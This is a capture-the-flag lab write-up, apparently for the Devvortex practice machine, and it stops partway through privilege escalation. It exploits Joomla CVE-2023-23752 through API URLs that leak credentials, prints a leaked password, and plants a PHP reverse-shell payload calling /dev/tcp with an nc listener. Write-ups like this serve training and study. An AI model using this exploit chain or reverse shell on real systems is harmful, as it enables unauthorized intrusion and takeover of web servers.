Devvortex - Writeup

by ScriptKidding

Enumeration

As always, an nmap scan first


```
# Nmap 7.94 scan initiated Wed Dec 13 11:00:59 2023 as: nmap -sC -sV -A -p 22,80 -oN
nmap 10.10.11.242
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.033s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
```

```
|_http-title: DevVortex
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec 13 11:01:07 2023 -- 1 IP address (1 host up) scanned in 8.03
seconds
```

So port `22` and `80` are open, but paying attention to `22` is a big waste of time, high chance the web service is vulnerable instead, so destroy it instead.



After messing around with the web interface, using `nikto` to scan it, as well as enumerating directories and files with `gobuster`, nothing special was found. So i was thinking to myself, maybe by any chance there is a hidden subdomain ?
Therefore, i used `wfuzz` to do some subdomain discovery

```
wfuzz -c -w $HOME/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --sc 200 -
H "Host: FUZZ.devvortex.htb" -u http://devvortex.htb -t 100
```

and the following result reveals that `dev.devvortex.htb` exists

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************


Target: http://devvortex.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```

```
000000019:   200        501 L    1581 W     23221 Ch    "dev"

Total time: 0
Processed Requests: 19966
Filtered Requests: 19965
Requests/sec.: 0
```

Accessing `http://dev.devvortex.htb` reveals the following page




As always, i tried to enumerate it a bit through various methods and i found an administrator page at `http://dev.devvortex.htb/administrator` through the following `gobuster` results

```
/.git                (Status: 403) [Size: 162]
/.html               (Status: 403) [Size: 162]
/.js                 (Status: 403) [Size: 162]
/.log                (Status: 403) [Size: 162]
/.htm                (Status: 403) [Size: 162]
/.json               (Status: 403) [Size: 162]
/.c                  (Status: 403) [Size: 162]
/.jsx                (Status: 403) [Size: 162]
/.py                 (Status: 403) [Size: 162]
/.txt                (Status: 403) [Size: 162]
/.bak                (Status: 403) [Size: 162]
/.css                (Status: 403) [Size: 162]
/.asp                (Status: 403) [Size: 162]
/images              (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/images/]
/index.php           (Status: 200) [Size: 23221]
/home                (Status: 200) [Size: 23221]
/media               (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/media/]
/templates           (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/templates/]
```

```
/modules              (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/modules/]
/plugins              (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/plugins/]
/includes             (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/language/]
/README.txt           (Status: 200) [Size: 4942]
/components           (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/components/]
/api                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/cache/]
/libraries            (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/libraries/]
/robots.txt           (Status: 200) [Size: 764]
/tmp                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/tmp/]
/LICENSE.txt          (Status: 200) [Size: 18092]
/layouts              (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/layouts/]
/administrator        (Status: 301) [Size: 178] [-->
http://dev.devvortex.htb/administrator/]
/configuration.php    (Status: 200) [Size: 0]
```

The CMS page




FootHold

Apparently, `http://dev.devvortex.htb/README.txt` reveals that the version of Joomla being used is `4.2`. So a did a bit enumeration on that version and oh booiizzz... i found this juicy link explaining a common vulnerability (`CVE-2023-23752`) that the majority of Joomla version from `4.0.0` to `4.2.7` suffers from.


By visiting the following link, we can leak the login credentials of the page

- http://dev.devvortex.htb/api/index.php/v1/config/application?public=true (Leak passwords)
- http://dev.devvortex.htb/api/index.php/v1/users?public=true (Leak usernames)


So there are two users, `lewis` and `logan`




and there is a leaked password with the content of `P4ntherg0t1n5r3c0n##`



After trying it with `logan`, the password doesn't seem to work, but trying it with `lewis` worked instead




So there are many valuable pieces of information here, such as PHP version `7.x` but since this is an Easy box, don't overthink it. Now since I never used Joomla before, I did a bit of searching online on how this works, what it is, and whether I can inject any arbitrary code or not... Based on the result I found on Google, there is a chance I can inject PHP code and use it to spawn a reverse shell through editing or adding a template.
So i navigated to `System` which is where the templates are hosted...




You can see the `Administrator Templates` as well as `Site Template`. If we manage to edit an existing PHP template or add a custom PHP shell into either of those folders, it's good to go...

Exploitation

Everything is good so far but it doesn't seem like we have permission to edit/add file in the `Site Template` one.



So i tried to add a new template called `shell.php` into the `Administrator Templates` instead.



And added a PHP reverse shell script then named the file `shell.php`

```
<?php
system('bash -c "bash -i >& /dev/tcp/10.10.14.17/1337 0>&1"');
?>```

![[Pasted image 20231216150215.png]]

Save it back and according to what it is saying, there is a very high chance of it being located at `http://dev.devvortex.htb/administrator/templates/atum/shell.php`. So after i spawn a local `nc` listener on my attacking machine

```bash
nc -lvvp 1337
```

I simply opened the previous said link on the browser and a reverse shell was established
```

```
listening on 0.0.0.0 1337
connection received on dev.devvortex.htb 55120
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ whoami
whoami
www-data
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$
```

Now the following step is optional but feel free to upgrade this dumbass shell to a fully interactive one. First check does this box have python or not

```
python --version
python3 --version # <--- this worked
```

So python3 it is !

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
<Ctrl - Z>
echo $TERM # Note this value back, mine is "xterm-256color"
stty -a # View the attributes such as columns or rows
stty raw -echo
fg
reset
```

After running `reset` provide the value which was previously collected from `echo $TERM` which in my case is `xterm-256color`
then set the appropriate size of the terminal which can be obtained from the output of `stty -a`, pay attention to the `columns` and `rows` only, in my case it was 213 ad 46

```
stty rows 46 columns 213
```

Now you're in creative mode, you can use `nano`, `vim`, `su`, `less`, etc without worrying about breaking the pipe.

```
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ ls
component.php  cpanel.php  error.php  error_full.php  error_login.php  html  index.ph
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ ping localhost
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.035 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.043 ms
^C
--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.035/0.040/0.043/0.003 ms
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$
```

Privilege escalation

So far we are currently `www-data` and there is another user called `logan` at `/home/logan`, the directory is accessible but the flag is not readable

```
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ cd /home/logan/
www-data@devvortex:/home/logan$ cat user.txt
cat: user.txt: Permission denied
www-data@devvortex:/home/logan$
```

So either we have to escalate to `logan` first or if this is a troll box, we can straight up escalate to `root` (but i doubt it)

So after running a bunch of exploits and overthinking, i tried to run `netstat -tulpn` to see if there is any local service running...

```
www-data@devvortex:/home/logan$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      889/nginx: worker p
